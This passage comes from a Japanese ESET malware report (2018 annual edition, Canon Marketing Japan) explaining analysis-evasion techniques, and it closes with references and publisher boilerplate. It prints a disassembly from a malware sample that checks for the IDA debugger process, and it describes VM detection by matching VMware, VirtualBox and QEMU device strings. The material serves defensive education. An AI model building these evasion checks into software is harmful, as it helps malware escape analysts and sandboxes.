0040161B    50              push eax
0040161C    56              push esi
0040161D    FF15 48224100   call dword ptr ds:[<&Process32FirstW>]
00401623    EB 20           jmp 2527c9eb597bd85c4ca2e7a6550cc7480dbb3129dd3d6033e66e82b0988ee061.401645
00401625    57              push edi                                    edi:L"idaq"
00401626    8D85 F8FDFFFF   lea eax,dword ptr ss:[ebp-208]
0040162C    50              push eax
0040162D    FF15 C4224100   call dword ptr ds:[<&StrStrIW>]
00401633    85C0            test eax,eax
00401635    75 14           jne 2527c9eb597bd85c4ca2e7a6550cc7480dbb3129dd3d6033e66e82b0988ee061.40164B
00401637    8D85 D4FDFFFF   lea eax,dword ptr ss:[ebp-22C]
0040163D    50              push eax
0040163E    56              push esi
0040163F    FF15 4C224100   call dword ptr ds:[<&Process32NextW>]
00401645    85C0            test eax,eax
00401647    75 DC           jne 2527c9eb597bd85c4ca2e7a6550cc7480dbb3129dd3d6033e66e82b0988ee061.401625
00401649    EB 02           jmp 2527c9eb597bd85c4ca2e7a6550cc7480dbb3129dd3d6033e66e82b0988ee061.40164D
0040164B    B3 01           mov bl,1
0040164D    56              push esi
0040164E    FF15 68224100   call dword ptr ds:[<&CloseHandle>]
00401654    5F              pop edi                                     edi:L"idaq"
00401655    5E              pop esi
00401656    8AC3            mov al,bl
```

図5.4.1 アンチデバッグの例

このマルウェアでは、CreateToolhelp32Snapshot関数を利用し、マルウェア解析ツールIDA（“idaq.exe”）が実行されているか確認を行います。もし、マルウェア解析ツールが実行されている場合、強制的にマルウェア解析ツールを停止させます。

この処理により、マルウェア解析ツールが解析途中で強制終了するため、解析情報の取得が難しくなります。

「アンチデバッグ（Anti-Debug）」には、この他にもレジスタの値を参照する手法やOSのAPIを参照する手法など多くの手法が確認されています。

次に「仮想環境回避（Anti-Sandbox/Sandbox-Evasion）」は、マルウェア自身が実行されている環境が仮想環境（VMwareやVirtualBoxなど）かどうかを確認し、仮想環境で実行されている場合、感染活動を停止するなどの動作を行います。

以下のコードは、マルウェアに実装されている仮想環境回避機能の例です。



図5.4.2 仮想環境回避の例

このマルウェアでは、仮想環境を検知するためにSetupDiGetDeviceRegistryProperty関数でデバイス情報を取得します。そして、デバイス情報に仮想化ソフトウェアの製品名（“VMWARE”や“”VBOX”、”QEMU”など）が含まれている場合、感染処理を停止します。
マルウェア解析では、一般にVMwareなどの仮想環境が使用されるため、マルウェアは仮想環境を検知すると、自身が解析されていると判断し、感染活動を停止します。これにより自身の感染動作が解析されることを防ぎます。

この他にも、「パッカー」[11]と呼ばれる自己解凍形式のプログラムを作成するツールを使ってマルウェアの情報を隠蔽する技術や「難読化」と呼ばれるソースコードを人間には理解しにくくなるように加工する技術などが、マルウェアには実装されています。

[11] パッカー：https://eset-info.canon-its.jp/malware_info/term/detail/00084.html

このようにマルウェアには、「アンチデバッグ(Anti-Debug)」や「仮想環境検知(Anti-Sandbox)」など、解析を妨害する仕組みが実装されており、解析妨害の技術は、年々、高度化・巧妙化しています。
そのため、マルウェアアナリストは、マルウェアに実装されている解析妨害を理解し、対処しながら解析を行う高度な技術力が求められます。

5.5 まとめ

今回、マルウェア解析の手法や解析妨害の概要について紹介しました。
サイバー攻撃は、年々巧妙化しており、日々、新しいマルウェアや攻撃手法が発見されています。一方で、マルウェアアナリストなど高度な技術を持つセキュリティ人材は、世界的に不足しており、人材の確保や育成が求められています。
サイバーセキュリティは、攻撃を防ぐためのテクノロジーに注目が集まりがちですが、それを支える人材も重要です。
企業活動にとってインターネットなどのIT技術の活用がますます重要になる中、セキュリティを支える人材は重要であり、長期的な視点で継続して人材を育成していく必要があります。

引用・出典元

1 | 不正送金等の犯罪被害につながるメールに注意 | 一般財団法人日本サイバー犯罪対策センター
https://www.jc3.or.jp/topics/virusmail.html

2 | APT10 といわれるグループによるサイバー攻撃について（注意喚起）| 内閣サイバーセキュリティセンター
https://www.nisc.go.jp/active/kokusai/pdf/press-1221.pdf

3 | 中国を拠点とするAPT10といわれるグループによるサイバー攻撃について | 外務省
https://www.mofa.go.jp/mofaj/press/danwa/page4_004594.html

4 | APT10 Targeting Japanese Corporations Using Updated TTPs « APT10 Targeting Japanese Corporations Using Updated TTPs | FireEye Inc
https://www.fireeye.com/blog/threat-research/2018/09/apt10-targeting-japanese-corporations-using-updated-ttps.html

5 | Group: menuPass, Stone Panda, APT10, Red Apollo, CVNX, HOGFISH | MITRE ATT&CK™
https://attack.mitre.org/groups/G0045/

6 | TURLA OUTLOOK BACKDOOR Analysis of an usual Turla backdoor | ESET
https://www.welivesecurity.com/wp-content/uploads/2018/08/Eset-Turla-Outlook-Backdoor.pdf

7 | 2017 年度 CSIRT 構築および運用における実態調査 | JPCERT/CC
http://www.jpcert.or.jp/research/20181218_CSIRT-survey2017.pdf

8 | 企業の CISO や CSIRT に関する実態調査 2017 | IPA 独立行政法人 情報処理推進機構
https://www.ipa.go.jp/files/000058850.pdf

9 | 情報セキュリティ10大脅威 2019 | IPA 独立行政法人 情報処理推進機構
https://www.ipa.go.jp/security/vuln/10threats2019.html

10 | AVTEST「SECURITY REPORT 2017/18 Overall development of new malware programs in the last 10 years」
(https://www.av-test.org/fileadmin/pdf/security_report/AV-TEST_Security_Report_2017-2018.pdf)
AVTEST Webページ [Statistics]-[New malware] (https://www.av-test.org/en/statistics/malware/)

安全なネット活用のためのセキュリティ情報

マルウェア情報局

マルウェアに関する最新レポートや各種セキュリティに関する情報を提供
インターネットをより安全に活用するためにお役立てください

ニュース　特　集　トレンド解説　セキュリティ質問箱　キーワード事 典　マルウェアレポート

詳細はこちら　**eset-info.canon-its.jp/malware_info/**

マルウェア情報局の
最新情報をチェック！


メールマガジン登録
https://eset-info.canon-its.jp/magazine_form/

@MalwareInfo_JP

ESET MALWARE REPORT 2018年 年間 | 編集・発行 キヤノン マーケティング ジャパン 株式会社

強くて軽い。
妥協なきセキュリティ。

ENJOY SAFER TECHNOLOGY™



ESET、ESET Endpoint Protection、ESET Remote Administratorは、ESET, spol. s r.o.の商標です。Windows、Microsoft、Excel、Visual Basic、PowerShell は、米国Microsoft Corporationの米国、日本およびその他の国における登録商標または商標です。 Appleは、米国および他の国々で登録されたApple Inc.の商標です。Macは、米国およびその他の国で登録されているApple Inc.の商標です。仕様は予告なく変更する場合があります。

■当資料に掲載している情報については注意を払っておりますが、その正確性や適切性に問題がある場合、告知なしに情報を変更・削除する場合があります。また当資料を用いておこなう行為に関連して生じたあらゆる損害に対しては一切の責任を負いかねます。

Canon キヤノンマーケティングジャパン株式会社

〒140-8526 東京都品川区東品川2-4-11 TEL. 03-6701-3475

MWJY1902CMJ-PDF